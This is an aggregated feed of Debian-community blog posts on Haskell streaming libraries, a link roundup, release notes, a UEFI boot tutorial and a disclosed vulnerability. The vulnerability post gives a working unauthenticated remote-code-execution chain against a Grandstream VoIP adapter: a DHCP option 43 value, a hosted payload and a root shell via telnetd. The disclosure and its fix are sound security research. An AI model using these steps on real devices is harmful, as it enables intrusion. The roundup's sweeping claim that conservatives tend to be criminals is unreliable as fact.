Search Results: "ag"

21 February 2025

Jonathan Dowland: haskell streaming libraries

For my PhD, my colleagues/collaborators and I built a distributed stream-processing system using Haskell. There are several other Haskell stream-processing systems. How do they compare? First, let's briefly discuss and define streaming in this context. Structure and Interpretation of Computer Programs introduces Streams as an analogue of lists, to support delayed evaluation. In brief, the inductive list type (a list is either an empty list or a head element pre-pended to another list) is replaced with a structure with a head element and a promise which, when evaluated, will generate the tail (which in turn may have a head element and a promise to generate another tail, culminating in the equivalent of an empty list.) Later on SICP also covers lazy evaluation. However, the streaming we're talking about originates in the relational community, rather than the functional one, and is subtly different. It's about building a pipeline of processing that receives and emits data but doesn't need to (indeed, cannot) reference the whole stream (which may be infinite) at once. Haskell streaming systems Now let's go over some Haskell streaming systems. conduit (2011-) Conduit is the oldest of the ones I am reviewing here, but I doubt it's the first in the Haskell ecosystem. If I've made any obvious omissions, please let me know! Conduit provides a new set of types to model streaming data, and a completely new set of functions which are analogues of standard Prelude functions, e.g. sumC in place of sum. It provides its own combinator(s) such as . ( aka fuse) which is like composition but reads left-to-right. The motivation for this is to enable (near?) constant memory usage for processing large streams of data -- presumably versus using a list-based approach and to provide some determinism: the README gives the example of "promptly closing file handles". I think this is another way of saying that it uses strict evaluation, or at least avoids lazy evaluation for some things. Conduit offers interleaved effects: which is to say, IO can be performed mid-stream. Conduit supports distributed operation via Data.Conduit.Network in the conduit-extra package. Michael Snoyman, principal Conduit author, wrote up how to use it here: https://www.yesodweb.com/blog/2014/03/network-conduit-async To write a distributed Conduit application, the application programmer must manually determine the boundaries between the clients/servers and write specific code to connect them. pipes (2012-) The Pipes Tutorial contrasts itself with "Conventional Haskell stream programming": whether that means Conduit or something else, I don't know. Paraphrasing their pitch: Effects, Streaming Composability: pick two. That's the situation they describe for stream programming prior to Pipes. They argue Pipes offers all three. Pipes offers it's own combinators (which read left-to-right) and offers interleaved effects. At this point I can't really see what fundamentally distinguishes Pipes from Conduit. Pipes has some support for distributed operation via the sister library pipes-network. It looks like you must send and receive ByteStrings, which means rolling your own serialisation for other types. As with Conduit, to send or receive over a network, the application programmer must divide their program up into the sub-programs for each node, and add the necessary ingress/egress code. io-streams (2013-) io-streams emphasises simple primitives. Reading and writing is done under the IO Monad, thus, in an effectful (but non-pure) context. The presence or absence of further stream data are signalled by using the Maybe type (Just more data or Nothing: the producer has finished.) It provides a library of functions that shadow the standard Prelude, such as S.fromList, S.mapM, etc. It's not clear to me what the motivation for io-streams is, beyond providing a simple interface. There's no declaration of intent that I can find about (e.g.) constant-memory operation. There's no mention of or support (that I can find) for distributed operation. streaming (2015-) Similar to io-streams, Streaming emphasises providing a simple interface that gels well with traditional Haskell methods. Streaming provides effectful streams (via a Monad -- any Monad?) and a collection of functions for manipulating streams which are designed to closely mimic standard Prelude (and Data.List) functions. Streaming doesn't push its own combinators: the examples provided use $ and read right-to-left. The motivation for Streaming seems to be to avoid memory leaks caused by extracting pure lists from IO with traditional functions like mapM, which require all the list constructors to be evaluated, the list to be completely deconstructed, and then a new list constructed. Like io-streams, the focus of the library is providing a low-level streaming abstraction, and there is no support for distributed operation. streamly (2017-) Streamly appears to have the grand goal of providing a unified programming tool as suited for quick-and-dirty programming tasks (normally the domain of scripting languages) and high-performance work (C, Java, Rust, etc.). Their intended audience appears to be everyone, or at least, not just existing Haskell programmers. See their rationale Streamly offers an interface to permit composing concurrent (note: not distributed) programs via combinators. It relies upon fusing a streaming pipeline to remove intermediate list structure allocations and de-allocations (i.e. de-forestation, similar to GHC rewrite rules) The examples I've seen use standard combinators (e.g. Control.Function.&, which reads left-to-right, and Applicative). Streamly provide benchmarks versus Haskell pure lists, Streaming, Pipes and Conduit: these generally show Streamly several orders of magnitude faster. I'm finding it hard to evaluate Streamly. It's big, and it's focus is wide. It provides shadows of Prelude functions, as many of these libraries do. wrap-up It seems almost like it must be a rite-of-passage to write a streaming system in Haskell. Stones and glass houses, I'm guilty of that too. The focus of the surveyed libraries is mostly on providing a streaming abstraction, normally with an analogous interface to standard Haskell lists. They differ on various philosophical points (whether to abstract away the mechanics behind type synonyms, how much to leverage existing Haskell idioms, etc). A few of the libraries have some rudimentary support for distributed operation, but this is limited to connecting separate nodes together: in some cases serialising data remains the application programmer's job, and in all cases the application programmer must manually carve up their processing according to a fixed idea of what nodes they are deploying to. They all define a fixed-function pipeline.

Russell Coker: Links February 2025

Oliver Lindburg wrote an interesting article about Designing for Crisis [1]. Bruce Schneier blogged about how to cryptographically identify other humans in advance of AT technology allowing faking people you know [2]. Anarcat has an interesting review of qalc which is a really good calculator, I ll install it on all my workstations [3]. It even does furlongs per fortnight! This would be good to be called from a LLM system when someone asks about mathematical things. Krebs has an informative article about a criminal employed by Elon s DOGE [4]. Conservatives tend to be criminals. Krebs wrote an interesting article about the security of the iOS (and presumably Android) apps for DeekSeek [5]. Seems that the DeepSeek people did everything wrong. Bruce Schneier and Davi Ottenheimer wrote an insightful article DOGE as a National Cyberattack [6]. Bruce Schneier and Barath Raghavan wrote an insightful article about why and how computer generated voices should sound robotic [7]. Cory Doctorow has an interesting approach to the trade war between the US and Canada, instead of putting tarrifs on imports from the US the Canadian government should make it legal for Canadians to unlock their own property [8]. This youtube video about designing a compressed air engine for a model plane is interesting [9]. Krebs has an interesting article on phishing and mobile phone wallets, Google and Apple need to restrict the number of wallets per phone [10]. The Daily WTF has a good summary of why Elon s DOGE organisation is badly designed and run and a brief mention of how it damages the US [11]. ArsTechnica has an informative article about device code phishing [12]. The increased use of single-sign-on is going to make this more of a problem. Shrivu wrote an insightful and informative article on how to backdoor LLMs [13]. Cory Doctorow wrote an informative post about MLMs and how they are the mirror world version of community organising [14].

Michael Ablassmeier: virtnbdbackup 2.21

Yesterday i released a new version of virtnbdbackup with a nice improvement. The new version can now detect zeroed regions in the bitmaps by comparing the block regions against the state within the base bitmap during incremental backup. This is helpful if virtual machines run fstrim, as it results in less backup footprint. Before the incremental backups could grow the same amount of size as fstrimmed data regions. I also managed to enhance the tests by using the arch linux cloud images. The automated github CI tests now actually test backup and restores against a virtual machine running an real OS.

Reproducible Builds (diffoscope): diffoscope 289 released

The diffoscope maintainers are pleased to announce the release of diffoscope version 289. This version includes the following changes:
[ Chris Lamb ]
* Catch CalledProcessError when calling html2text.
* Update copyright years.
You find out more by visiting the project homepage.

20 February 2025

Dirk Eddelbuettel: Rcpp now used by 3000 CRAN packages!


3000 Rcpp packages As of today, Rcpp stands at 3001 reverse-dependencies on CRAN. The graph on the left depicts the growth of Rcpp usage (as measured by Depends, Imports and LinkingTo, but excluding Suggests) over time. Rcpp was first released in November 2008. It took seven year years to clear 500 packages in late October 2015 after which usage of R and Rcpp accelerated: 1000 packages in April 2017, 1500 packages in November 2018, 2000 packages in July 2020, and 2500 package in February 2022. The chart extends to the very beginning via manually compiled data from CRANberries and checked with crandb. The core part of the data set is generated semi-automatically when updating a (manually curated) list of packages using Rcpp that is available too. The Rcpp team aims to keep Rcpp as performant and reliable as it has been (and see e.g. here for more details). Last month s 1.0.14 release post is a good example of the ongoing work. A really big shoutout and Thank You! to all users and contributors of Rcpp for help, suggestions, bug reports, documentation or, of course, code.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. If you like this or other open-source work I do, you can sponsor me at GitHub.

Paul Tagliamonte: boot2kier

I can t remember exactly the joke I was making at the time in my work s slack instance (I m sure it wasn t particularly funny, though; and not even worth re-reading the thread to work out), but it wound up with me writing a UEFI binary for the punchline. Not to spoil the ending but it worked - no pesky kernel, no messing around with userland . I guess the only part of this you really need to know for the setup here is that it was a Severance joke, which is some fantastic TV. If you haven t seen it, this post will seem perhaps weirder than it actually is. I promise I haven t joined any new cults. For those who have seen it, the payoff to my joke is that I wanted my machine to boot directly to an image of Kier Eagan. As for how to do it I figured I d give the uefi crate a shot, and see how it is to use, since this is a low stakes way of trying it out. In general, this isn t the sort of thing I d usually post about except this wound up being easier and way cleaner than I thought it would be. That alone is worth sharing, in the hopes someome comes across this in the future and feels like they, too, can write something fun targeting the UEFI. First thing s first gotta create a rust project (I ll leave that part to you depending on your life choices), and to add the uefi crate to your Cargo.toml. You can either use cargo add or add a line like this by hand:
uefi =   version = "0.33", features = ["panic_handler", "alloc", "global_allocator"]  
We also need to teach cargo about how to go about building for the UEFI target, so we need to create a rust-toolchain.toml with one (or both) of the UEFI targets we re interested in:
[toolchain]
targets = ["aarch64-unknown-uefi", "x86_64-unknown-uefi"]
Unfortunately, I wasn t able to use the image crate, since it won t build against the uefi target. This looks like it s because rustc had no way to compile the required floating point operations within the image crate without hardware floating point instructions specifically. Rust tends to punt a lot of that to libm usually, so this isnt entirely shocking given we re nostd for a non-hardfloat target. So-called softening requires a software floating point implementation that the compiler can use to polyfill (feels weird to use the term polyfill here, but I guess it s spiritually right?) the lack of hardware floating point operations, which rust hasn t implemented for this target yet. As a result, I changed tactics, and figured I d use ImageMagick to pre-compute the pixels from a jpg, rather than doing it at runtime. A bit of a bummer, since I need to do more out of band pre-processing and hardcoding, and updating the image kinda sucks as a result but it s entirely manageable.
$ convert -resize 1280x900 kier.jpg kier.full.jpg
$ convert -depth 8 kier.full.jpg rgba:kier.bin
This will take our input file (kier.jpg), resize it to get as close to the desired resolution as possible while maintaining aspect ration, then convert it from a jpg to a flat array of 4 byte RGBA pixels. Critically, it s also important to remember that the size of the kier.full.jpg file may not actually be the requested size it will not change the aspect ratio, so be sure to make a careful note of the resulting size of the kier.full.jpg file. Last step with the image is to compile it into our Rust bianary, since we don t want to struggle with trying to read this off disk, which is thankfully real easy to do.
const KIER: &[u8] = include_bytes!("../kier.bin");
const KIER_WIDTH: usize = 1280;
const KIER_HEIGHT: usize = 641;
const KIER_PIXEL_SIZE: usize = 4;

Remember to use the width and height from the final kier.full.jpg file as the values for KIER_WIDTH and KIER_HEIGHT. KIER_PIXEL_SIZE is 4, since we have 4 byte wide values for each pixel as a result of our conversion step into RGBA. We ll only use RGB, and if we ever drop the alpha channel, we can drop that down to 3. I don t entirely know why I kept alpha around, but I figured it was fine. My kier.full.jpg image winds up shorter than the requested height (which is also qemu s default resolution for me) which means we ll get a semi-annoying black band under the image when we go to run it but it ll work. Anyway, now that we have our image as bytes, we can get down to work, and write the rest of the code to handle moving bytes around from in-memory as a flat block if pixels, and request that they be displayed using the UEFI GOP. We ll just need to hack up a container for the image pixels and teach it how to blit to the display.
/// RGB Image to move around. This isn't the same as an
///  image::RgbImage , but we can associate the size of
/// the image along with the flat buffer of pixels.
struct RgbImage  
/// Size of the image as a tuple, as the
 /// (width, height)
 size: (usize, usize),
/// raw pixels we'll send to the display.
 inner: Vec<BltPixel>,
 
impl RgbImage  
/// Create a new  RgbImage .
 fn new(width: usize, height: usize) -> Self  
RgbImage  
size: (width, height),
inner: vec![BltPixel::new(0, 0, 0); width * height],
 
 
/// Take our pixels and request that the UEFI GOP
 /// display them for us.
 fn write(&self, gop: &mut GraphicsOutput) -> Result  
gop.blt(BltOp::BufferToVideo  
buffer: &self.inner,
src: BltRegion::Full,
dest: (0, 0),
dims: self.size,
 )
 
 
impl Index<(usize, usize)> for RgbImage  
type Output = BltPixel;
fn index(&self, idx: (usize, usize)) -> &BltPixel  
let (x, y) = idx;
&self.inner[y * self.size.0 + x]
 
 
impl IndexMut<(usize, usize)> for RgbImage  
fn index_mut(&mut self, idx: (usize, usize)) -> &mut BltPixel  
let (x, y) = idx;
&mut self.inner[y * self.size.0 + x]
 
 
We also need to do some basic setup to get a handle to the UEFI GOP via the UEFI crate (using uefi::boot::get_handle_for_protocol and uefi::boot::open_protocol_exclusive for the GraphicsOutput protocol), so that we have the object we need to pass to RgbImage in order for it to write the pixels to the display. The only trick here is that the display on the booted system can really be any resolution so we need to do some capping to ensure that we don t write more pixels than the display can handle. Writing fewer than the display s maximum seems fine, though.
fn praise() -> Result  
let gop_handle = boot::get_handle_for_protocol::<GraphicsOutput>()?;
let mut gop = boot::open_protocol_exclusive::<GraphicsOutput>(gop_handle)?;
// Get the (width, height) that is the minimum of
 // our image and the display we're using.
 let (width, height) = gop.current_mode_info().resolution();
let (width, height) = (width.min(KIER_WIDTH), height.min(KIER_HEIGHT));
let mut buffer = RgbImage::new(width, height);
for y in 0..height  
for x in 0..width  
let idx_r = ((y * KIER_WIDTH) + x) * KIER_PIXEL_SIZE;
let pixel = &mut buffer[(x, y)];
pixel.red = KIER[idx_r];
pixel.green = KIER[idx_r + 1];
pixel.blue = KIER[idx_r + 2];
 
 
buffer.write(&mut gop)?;
Ok(())
 
Not so bad! A bit tedious we could solve some of this by turning KIER into an RgbImage at compile-time using some clever Cow and const tricks and implement blitting a sub-image of the image but this will do for now. This is a joke, after all, let s not go nuts. All that s left with our code is for us to write our main function and try and boot the thing!
#[entry]
fn main() -> Status  
uefi::helpers::init().unwrap();
praise().unwrap();
boot::stall(100_000_000);
Status::SUCCESS
 
If you re following along at home and so interested, the final source is over at gist.github.com. We can go ahead and build it using cargo (as is our tradition) by targeting the UEFI platform.
$ cargo build --release --target x86_64-unknown-uefi

Testing the UEFI Blob While I can definitely get my machine to boot these blobs to test, I figured I d save myself some time by using QEMU to test without a full boot. If you ve not done this sort of thing before, we ll need two packages, qemu and ovmf. It s a bit different than most invocations of qemu you may see out there so I figured it d be worth writing this down, too.
$ doas apt install qemu-system-x86 ovmf
qemu has a nice feature where it ll create us an EFI partition as a drive and attach it to the VM off a local directory so let s construct an EFI partition file structure, and drop our binary into the conventional location. If you haven t done this before, and are only interested in running this in a VM, don t worry too much about it, a lot of it is convention and this layout should work for you.
$ mkdir -p esp/efi/boot
$ cp target/x86_64-unknown-uefi/release/*.efi \
 esp/efi/boot/bootx64.efi
With all this in place, we can kick off qemu, booting it in UEFI mode using the ovmf firmware, attaching our EFI partition directory as a drive to our VM to boot off of.
$ qemu-system-x86_64 \
 -enable-kvm \
 -m 2048 \
 -smbios type=0,uefi=on \
 -bios /usr/share/ovmf/OVMF.fd \
 -drive format=raw,file=fat:rw:esp
If all goes well, soon you ll be met with the all knowing gaze of Chosen One, Kier Eagan. The thing that really impressed me about all this is this program worked first try it all went so boringly normal. Truly, kudos to the uefi crate maintainers, it s incredibly well done.

Booting a live system Sure, we could stop here, but anyone can open up an app window and see a picture of Kier Eagan, so I knew I needed to finish the job and boot a real machine up with this. In order to do that, we need to format a USB stick. BE SURE /dev/sda IS CORRECT IF YOU RE COPY AND PASTING. All my drives are NVMe, so BE CAREFUL if you use SATA, it may very well be your hard drive! Please do not destroy your computer over this.
$ doas fdisk /dev/sda
Welcome to fdisk (util-linux 2.40.4).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.
Command (m for help): n
Partition type
p primary (0 primary, 0 extended, 4 free)
e extended (container for logical partitions)
Select (default p): p
Partition number (1-4, default 1):
First sector (2048-4014079, default 2048):
Last sector, +/-sectors or +/-size K,M,G,T,P  (2048-4014079, default 4014079):
Created a new partition 1 of type 'Linux' and of size 1.9 GiB.
Command (m for help): t
Selected partition 1
Hex code or alias (type L to list all): ef
Changed type of partition 'Linux' to 'EFI (FAT-12/16/32)'.
Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.
Once that looks good (depending on your flavor of udev you may or may not need to unplug and replug your USB stick), we can go ahead and format our new EFI partition (BE CAREFUL THAT /dev/sda IS YOUR USB STICK) and write our EFI directory to it.
$ doas mkfs.fat /dev/sda1
$ doas mount /dev/sda1 /mnt
$ cp -r esp/efi /mnt
$ find /mnt
/mnt
/mnt/efi
/mnt/efi/boot
/mnt/efi/boot/bootx64.efi
Of course, naturally, devotion to Kier shouldn t mean backdooring your system. Disabling Secure Boot runs counter to the Core Principals, such as Probity, and not doing this would surely run counter to Verve, Wit and Vision. This bit does require that you ve taken the step to enroll a MOK and know how to use it, right about now is when we can use sbsign to sign our UEFI binary we want to boot from to continue enforcing Secure Boot. The details for how this command should be run specifically is likely something you ll need to work out depending on how you ve decided to manage your MOK.
$ doas sbsign \
 --cert /path/to/mok.crt \
 --key /path/to/mok.key \
 target/x86_64-unknown-uefi/release/*.efi \
 --output esp/efi/boot/bootx64.efi

I figured I d leave a signed copy of boot2kier at /boot/efi/EFI/BOOT/KIER.efi on my Dell XPS 13, with Secure Boot enabled and enforcing, just took a matter of going into my BIOS to add the right boot option, which was no sweat. I m sure there is a way to do it using efibootmgr, but I wasn t smart enough to do that quickly. I let er rip, and it booted up and worked great! It was a bit hard to get a video of my laptop, though but lucky for me, I have a Minisforum Z83-F sitting around (which, until a few weeks ago was running the annual http server to control my christmas tree ) so I grabbed it out of the christmas bin, wired it up to a video capture card I have sitting around, and figured I d grab a video of me booting a physical device off the boot2kier USB stick.
Attentive readers will notice the image of Kier is smaller then the qemu booted system which just means our real machine has a larger GOP display resolution than qemu, which makes sense! We could write some fancy resize code (sounds annoying), center the image (can t be assed but should be the easy way out here) or resize the original image (pretty hardware specific workaround). Additionally, you can make out the image being written to the display before us (the Minisforum logo) behind Kier, which is really cool stuff. If we were real fancy we could write blank pixels to the display before blitting Kier, but, again, I don t think I care to do that much work.

But now I must away If I wanted to keep this joke going, I d likely try and find a copy of the original video when Helly 100%s her file and boot into that or maybe play a terrible midi PC speaker rendition of Kier, Chosen One, Kier after rendering the image. I, unfortunately, don t have any friends involved with production (yet?), so I reckon all that s out for now. I ll likely stop playing with this the joke was done and I m only writing this post because of how great everything was along the way. All in all, this reminds me so much of building a homebrew kernel to boot a system into but like, good, though, and it s a nice reminder of both how fun this stuff can be, and how far we ve come. UEFI protocols are light-years better than how we did it in the dark ages, and the tooling for this is SO much more mature. Booting a custom UEFI binary is miles ahead of trying to boot your own kernel, and I can t believe how good the uefi crate is specifically. Praise Kier! Kudos, to everyone involved in making this so delightful .

Evgeni Golov: Unauthenticated RCE in Grandstream HT802V2 and probably others using gs_test_server DHCP vendor option

The Grandstream HT802V2 uses busybox' udhcpc for DHCP. When a DHCP event occurs, udhcpc calls a script (/usr/share/udhcpc/default.script by default) to further process the received data. On the HT802V2 this is used to (among others) parse the data in DHCP option 43 (vendor) using the Grandstream-specific parser /sbin/parse_vendor.
 
        [ -n "$vendor" ] &&  
                VENDOR_TEST_SERVER=" echo $vendor   parse_vendor   grep gs_test_server   cut -d' ' -f2 "
                if [ -n "$VENDOR_TEST_SERVER" ]; then
                        /app/bin/vendor_test_suite.sh $VENDOR_TEST_SERVER
                fi
 
According to the documentation the format is <option_code><value_length><value>. The only documented option code is 0x01 for the ACS URL. However, if you pass other codes, these are accepted and parsed too. Especially, if you pass 0x05 you get gs_test_server, which is passed in a call to /app/bin/vendor_test_suite.sh. What's /app/bin/vendor_test_suite.sh? It's this nice script:
#!/bin/sh
TEST_SCRIPT=vendor_test.sh
TEST_SERVER=$1
TEST_SERVER_PORT=8080
cd /tmp
wget -q -t 2 -T 5 http://$ TEST_SERVER :$ TEST_SERVER_PORT /$ TEST_SCRIPT  
if [ "$?" = "0" ]; then
    echo "Finished downloading $ TEST_SCRIPT  from http://$ TEST_SERVER :$ TEST_SERVER_PORT "
    chmod +x $ TEST_SCRIPT 
        corefile_dec $ TEST_SCRIPT 
        if [ " head -n 1 $ TEST_SCRIPT  " = "#!/bin/sh" ]; then
                echo "Starting GS Test Suite..."
                ./$ TEST_SCRIPT  http://$ TEST_SERVER :$ TEST_SERVER_PORT 
        fi
fi
It uses the passed value to construct the URL http://<gs_test_server>:8080/vendor_test.sh and download it using wget. We probably can construct a gs_test_server value in a way that wget overwrites some system file, like it was suggested in CVE-2021-37915. But we also can just let the script download the file and execute it for us. The only hurdle is that the downloaded file gets decrypted using corefile_dec and the result needs to have #!/bin/sh as the first line to be executed. I have no idea how the encryption works. But luckily we already have a shell using the OpenVPN exploit and can use /bin/encfile to encrypt things! The result gets correctly decrypted by corefile_dec back to the needed payload. That means we can take a simple payload like:
#!/bin/sh
# you need exactly that shebang, yes
telnetd -l /bin/sh -p 1270 &
Encrypt it using encfile and place it on a webserver as vendor_test.sh. The test machine has the IP 192.168.42.222 and python3 -m http.server 8080 runs the webserver on the right port. This means the value of DHCP option 43 needs to be 05, 14 (the length of the string being the IP address) and 192.168.42.222. In Python:
>>> server = "192.168.42.222"
>>> ":".join([f' y:02x ' for y in [5, len(server)] + [ord(x) for x in server]])
'05:0e:31:39:32:2e:31:36:38:2e:34:32:2e:32:32:32'
So we set DHCP option 43 to 05:0e:31:39:32:2e:31:36:38:2e:34:32:2e:32:32:32 and trigger a DHCP run (/etc/init.d/udhcpc restart if you have a shell, or a plain reboot if you don't). And boom, root shell on port 1270 :) As mentioned earlier, this is closely related to CVE-2021-37915, where a binary was downloaded via TFTP from the gdb_debug_server NVRAM variable or via HTTP from the gs_test_server NVRAM variable. Both of these variables were controllable using the existing gs_config interface after authentication. But using DHCP for the same thing is much nicer, as it removes the need for authentication completely :) Affected devices Fix After disclosing this issue to Grandstream, they have issued a new firmware release (1.0.3.10) which modifies /app/bin/vendor_test_suite.sh to
#!/bin/sh
TEST_SCRIPT=vendor_test.sh
TEST_SERVER=$1
TEST_SERVER_PORT=8080
VENDOR_SCRIPT="/tmp/run_vendor.sh"
cd /tmp
wget -q -t 2 -T 5 http://$ TEST_SERVER :$ TEST_SERVER_PORT /$ TEST_SCRIPT  
if [ "$?" = "0" ]; then
    echo "Finished downloading $ TEST_SCRIPT  from http://$ TEST_SERVER :$ TEST_SERVER_PORT "
    chmod +x $ TEST_SCRIPT 
    prov_image_dec --in $ TEST_SCRIPT  --out $ VENDOR_SCRIPT 
    if [ " head -n 1 $ VENDOR_SCRIPT  " = "#!/bin/sh" ]; then
        echo "Starting GS Test Suite..."
        chmod +x $ VENDOR_SCRIPT 
        $ VENDOR_SCRIPT  http://$ TEST_SERVER :$ TEST_SERVER_PORT 
    fi
fi
The crucial part is that now prov_image_dec is used for the decoding, which actually checks for a signature (like on the firmware image itself), thus preventing loading of malicious scripts. Timeline

19 February 2025

Scarlett Gately Moore: KDE Snaps are broken, sorry lights out for now

All core22 KDE snaps are broken. There is not an easy fix. We have used kde-neon repos since inception and haven t had issues until now. libEGL fatal: DRI driver not from this Mesa build ( 23.2.1-1ubuntu3.1~22.04.3 vs 23.2.1-1ubuntu3.1~22.04.2 )
